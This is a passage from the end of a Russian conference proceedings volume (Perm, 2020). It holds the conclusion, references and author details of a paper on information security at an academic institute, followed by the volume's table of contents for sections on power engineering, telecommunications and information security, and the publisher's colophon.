Таким образом, информационная безопасность ПИФЦ УрО РАН была обеспечена с учетом выявленных особенностей. Результат данной работы может быть использован в качестве основы методических указаний при обеспечении информационной безопасности любого академического учреждения.

Библиографический список

1. О безопасности критической информационной инфраструктуры Российской 0едерации: от 26.07.2017 № 187-ФЗ (последняя редакция) // Консультант Плюс. Законодательство. ВерсияПроф [Электронный ресурс] / АО «Консультант Плюс». – М., 2018.

2. Ванцева И.О., Зырянова Т.Ю., Медведева О.О. Влияние федерального закона «О безопасности критической информационной инфраструктуры Российской Федерации» на владельцев критических информационных инфраструктур // Вестник УрФО. – Челябинск: Южно-Уральский юридический вестник, 2018. – № 1(27) – С. 71–76.

3. Зайцев С.Е. Политика информационной безопасности в системах информационной безопасности // Научный вестник Московского государственного технического университета гражданской авиации. – 2008. – № 137 – С. 37–44.

Сведения об авторах

Егорова Елизавета Евгеньевна – магистрант Пермского национального исследовательского политехнического университета, гр. АСУ1-18-1м, г. Пермь, e-mail: egorovaelizaveta17@gmail.com

Масич Григорий Федорович – кандидат технических наук, доцент кафедры «Информационные технологии и автоматизированные системы» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: masich@icmm.ru

СОДЕРЖАНИЕ

Секция III. ЭЛЕКТРОТЕХНИКА И ЭНЕРГЕТИКА ……. 3
Нифантьева Н.В., Кухарчук И.Б., Труфанова Н.М. Особенности моделирования работы подземного кабельного канала …… 4
Кашуба А.В., Шевкунова А.В. Конструктивные изменения ротора вентильно-индукторного двигателя для снижения пульсаций электромагнитного момента …… 9
Матхаликов А.Р., Исаков Р.Г. Сравнительный анализ влияния последовательно и параллельно подключенных конденсаторов на потери напряжения в высоковольтных линиях …….. 15
Антропова В.Р., Сушков В.В. Аварийное управление нагрузкой потребителей при дефиците активной мощности в энергосистеме ……..... 20
Федоров Е.Ю., Самигуллин Т.А. Анализ систем электроснабжения летательных аппаратов ……. 26
Петрухин О.М., Исаков Р.Г. Повышение стабильности напряжения с помощью СТАТКОМА и СТК. Сравнительный анализ …… 32
Шадыбаев Н.М.,Федоров Е.Ю. Система электроснабжения ГПА ……... 39
Зимба М.Дж., Исаков Р.Г. Улучшенная стратегия планирования отключения нагрузки для решения проблемы дефицита электроснабжения в Замбии ……..... 46
Язев М.А., Черняев В.В. Расчет технологического режима изготовления негорючего кабеля с пониженным дымогазовыделением марки ВБШвнг(А)-LS-1 …… 52
Гольцов Е.С., Труфанова Н.М., Дятлов И.Я. Численный анализ процесса теплообмена при силановой сшивке в водной ванне с применением volume of fluid модели …… 56
Щербинин А.Г., Лукоянов Р.П. Оценка нормальных и тангенциальных составляющих электрического поля кабеля с секторными токопроводящими жилами на напряжение 20 кВ ……..... 63
Терлыч А.Е., Федотов В.А. Сравнение эксплуатационных характеристик кабелей на средние напряжения с бумажно-пропитанной изоляцией и с изоляцией из сшитого полиэтилена …….. 69

Попов И.А., Субботин Е.В. Численные исследования процессов неизотермического течения расплава полимера в канале кабельной головки …… 75
Марьин С.А., Черняев В.В. Расчет технологического режима изготовления модуля для оптического кабеля марки ДОТС-7кН …… 82
Щербинин Д.П., Труфанова Н.М., Дятлов И.Я. Исследование стационарного режима работы греющего кабеля, проложенного внутри водопровода ……. 87
Токарев Р.О., Шапошников В.В., Чабанов Е.А. Способы диагностики электрических машин …….. 93
Щербинин А.Г., Шушкова Е.А. Исследование потерь мощности в металлических элементах силовых кабелей …… 100
Корелин А.А., Дятлов И.Я., Труфанова Н.М. Численное исследование температурных полей в процессе пероксидной сшивки при производстве кабелей с полиэтиленовой изоляцией …….. 106
Заболотных С.И., Козицына М.В. Расчет технологического режима изготовления провода СИП-2 напряжением 0,6/1 кВ ……. 112
Тиунов В.В., Кушнин Б.М., Мальцев А.А. Модернизация системы теплоснабжения города Березники ……. 118
Фертиков М.Г., Труфанова Н.М. Математическое моделирование процессов тепломассопереноса в кабельном канале, проложенном вблизи коммуникаций …….. 126
Сицилицин Д.А., Петровский А.А., Ромодин А.В. Многомерный анализ электропотребления установок нефтедобычи …… 132
Сальников С.В., Даденков Д.А., Солодкий Е.М. Математическое описание асинхронного двигателя с дефектами подшипникового узла ……... 138
Ершов С.В., Глухов Г.О. Сравнительный анализ различных видов современных крутильных машин …….. 144
Белоглазова Т.Д., Субботин Е.В. Идентификация кабельных ПВХ-пластикатов методами термического анализа …….. 150
Царегородцева А.А., Шнейдер В.Е., Малышева Н.Н. Оптимизация надежности распределительных сетей 6–35кВ в нефтегазовой отрасли ……... 155

Еловиков С.А., Черняев В.В. Расчет технологического режима изолирования кабеля КВВГЭнг(А)-LS …… 161
Кухарчук А.В., Живых А.А. Автоматического повторное включение с функцией контроля состояния линии электропередачи ……... 164
Раскошинский В.О., Андриевская Н.В. Краткосрочное прогнозирование генерируемой мощности тепловой электростанции ……. 169
Федоров А.Б., Трегубов М.Г., Муллов И.Е., Ощепков М.О., Сколотян И.М. Эффективность воздушного охлаждения ПК разных компоновок …… 176
Чесноков Е.А., Труфанова Н.М., Дятлов И.Я. Экспериментальные исследования вулканизационных процессов …….. 182
Черных Д.А., Исаков Р.Г. Сравнительный анализ характеристик синхронных генераторов электроэнергии и генераторов на основе инверторов ……... 188
Рачкин М.А., Тиунов В.В. Реконструкция гидрогенератора Камской ГЭС с целью увеличения мощности от 21 до 24 МВт …… 195
Щербинин А.Г., Миронов М.В. Математическое моделирование процесса охлаждения провода с двухслойной изоляцией …… 201
Мальцев И.А., Набиулин Р.Р., Чабанов Е.А. Исследование процесса регистрации токов и напряжений трехфазной электрической машины ……... 207
Ракова М.В., Ромодин А.В. Повышение надёжности электроснабжения Коми-Пермяцкого округа ……... 216
Третьяков М.А., Казаков А.В. Исследование тепловых потерь в токопроводящих жилах силовых кабелей …….. 223
Тиунов В.В., Барышева И.И., Бадьина К.О. Волоконная оптика и анализ её применения в передаче энергии …… 228
Елтышев Е.А., Трефилов В.А. Исследование режимов работы асинхронного электропривода механизма подъема башенного крана на имитационной модели …….. 234
Семенов А.С., Ромодин А.В. О способе определения параметров схемы замещения погружного асинхронного электродвигателя в зависимости от его режима работы …….. 239

Фоминых С.В., Ромодин А.В., Павлов Н.В. Апробация методики оптимизации системы технического обслуживания ООО «ЛУКОЙЛ-ПЕРМЬ» …….. 245
Валинурова З.Ф., Ромодин А.В. Разработка алгоритмической модели процесса энергопотребления в ПНИПУ ……... 251
Кавалеров Б.В., Фалалеев Д.В. Улучшение переходных характеристик синхронного электродвигателя с помощью ПИД-регулятора ……... 256
Наумов М.Д., Кореков А.А., Щербинин А.Г. Математическая модель расчета теплового поля кабельной линии проложенной в грунте ……..... 264
Трефилов В.А., Мариев Р.В., Ярушин А.П. Моделирование процессов частотного асинхронного электропривода пассажирского лифта ……... 270
Файзуллин А.Э., Елтышев Д.К. Методика анализа влияния высших гармоник на работу электрооборудования объектов нефтедобычи ……. 276
Трефилов В.А., Ярушин А.П., Мариев Р.В. Моделирование процессов каскадного пуска синхронного двигателя …….. 282
Секция IV. ТЕЛЕКОММУНИКАЦИИ …… 289
Никулина Т.В. Антенный анализатор …….. 290
Никитин А.В., Гаврилов А.В. Обеспечение качества передачи данных в Mesh-сетях ……... 296
Клепцин А.В., Никулин В.С., Баталов М.К. Удаленное управление напряжением вторичного источника питания на основе оптопары с применением сплайн-функций …….. 302
Гонтовой С.В. Развёртывание распределённой системы хранения данных на базе ceph с помощью средств контейнеризации ……... 314
Кирпичникова М.Ю., В**алиуллин Р.М., Кайрошева Ж.Б.** Влияние блочного кода на помехоустойчивость сигнала с QAM-модуляцией …….. 319
Чухланцев К.Н., Тюрин С.А. Система мониторинга для охоты ……... 323
Кочев М.А., Тюрин С.А. Система мониторинга и контроля для соревнований по спортивному ориентированию ……... 329
Безукладников И.И., Васенин И.А.,, Сравнительный анализ протоколов беспроводной связи для использования в системе «Умный дом» …… 337

Муртазина Л.Ш., Данилов Е.В., Рябченко Е.Ю. Радиомодули сенсорной сети на основе радиоканала субгигагерцового диапазона …… 344
Горбунова А.С., Безукладников И.И. Настройка конфигурации FreeSwitch для создания сети IP-телефонии…… 349
Майоров П.В., Тюрин С.А. Выбор сетевой технологии для системы умного освещения загородных дорог ……. 356
Байдаров А.А., Майоров П.В., Фрейман В.И. Исследование коммуникационной подсистемы для сети управления устройством «Бионическое ухо» …… 363
Кайрошева Ж.Б., Валиуллин Р.М., Кирпичникова М.Ю. Преимущество выбора фрактального метода анализа ……. 371
Иткинов Э.М., Гаврилов А.В. Реализация подвижности узлов сети в целях исследования беспроводных ячеистых сетей в NetworkSimulator 3 …….. 375
Матлин М.А., Гаврилов А.В. Исследование характеристик модели протокола маршрутизации AODV в mesh-сетях с неподвижными узлами в симуляторе NETWORK SIMULATOR 3 …….. 380
Бирин Р.С., Тюрин С.А. Программно-аппаратный комплекс для изучения беспроводных технологий и систем …… 386
Соловьева Е.С., Тюрин С.А. Умный дом. Технические решения при проектировании сети ……. 393
Шилова Ю.А. Управление информационными потоками в adhoc сетях на основе адаптивного алгоритма Q-ROUTING …….. 400
Секция V. ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ …. 407
Шлыков А.И., Шабуров А.С. О формализации подходов к разработке моделей многокритериальной оценки эффективности систем защиты информации …… 408
Крохалева Я.Н. Анализ атак на АСУ ТП ……. 415
Каменских А.Н., Болгов А.О. Корреляция событий информационной безопасности на основе векторов кибератак APT-группировок ……... 420
Ваньков С.В. Идентификация электрофотографических знакосинтезирующих устройств по бумажным документам ……... 425
Епишин В.И. Синтез и анализ двудольных однородных минимальных квазиполных графов отказоустойчивых информационных систем неалгебраическим методом …….. 432

Коваленко К.Ю., Муртазина Л.Ш., Данилов Е.В. Аппаратно-программный комплекс идентификации, аутентификации и авторизации пользователя на информационных ресурсах …… 440
Акбулякова Л.М., Кокоулин А.Н., Шабуров А.С. О совершенствовании процесса обработки данных в системе видеонаблюдения объекта информатизации на основе применения алгоритма «rate-limit» …… 447
Муртазина Л.Ш., Данилов Е.В. Устройство генерации и защищенного хранения паролей ……. 453
Семёнов С.В., Обыденнов А.К. О разработке учебно-лабораторного комплекса для исследования защищенности объектов критической информационной инфраструктуры …. 458
Курс К.С., Сабирзянова Э.И., Кротова Е.Л. LSB-стеганография …….. 465
Кротова Е.Л., Филимонов К.В. Обеспечение анонимности при использовании криптовалюты ……. 473
Кузнецов М.А., Кротова Е.Л. Анализ пентеста ……. 478
Исаева В.Э., Шабуров А.С. Особенности процесса оценки уязвимостей информационных систем объектов критической информационной инфраструктуры …… 485
Бурылов Д.А., Полшков А.В. Совершенствование систем безопасности на основе принятия решения применения системы интеллектуального видеонаблюдения …….. 492
Парфёнов Д.И., Парфёнов А.И. Использование распределенной сетевой среды для анализа данных и поиска кибератак на основе машинного обучения …… 496
Безукладников И.И., Томилова Е.Д. Оценка робастности методов машинного обучения, используемых в системах обнаружения вторжений ……. 502
Чалин В.А. Модель защиты автоматизированных информационных систем под управлением ОС LINUX на основе технологии BLOCKCHAIN с использованием смартконтракта ETHERIUM ……... 508
Егорова Е.Е., Масич Г.Ф. Особенности информационной безопасности академического учреждения …….. 514

Научное издание

АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ УПРАВЛЕНИЯ И ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

Материалы всероссийской научно-технической конференции

(г. Пермь, 9–11 июня 2020 г.)

В двух томах
Том 2

Корректор *И.Н. Жеганина*

Подписано в печать 30.12.2020.
Формат 60×90/16. Усл. печ. л. 32,81.
Тираж 100 экз. Заказ 152/2020.

Издательство
Пермского национального исследовательского
политехнического университета.
Адрес: 614990, г. Пермь, Комсомольский пр., 29, к. 113.
Тел. (342) 219-80-33.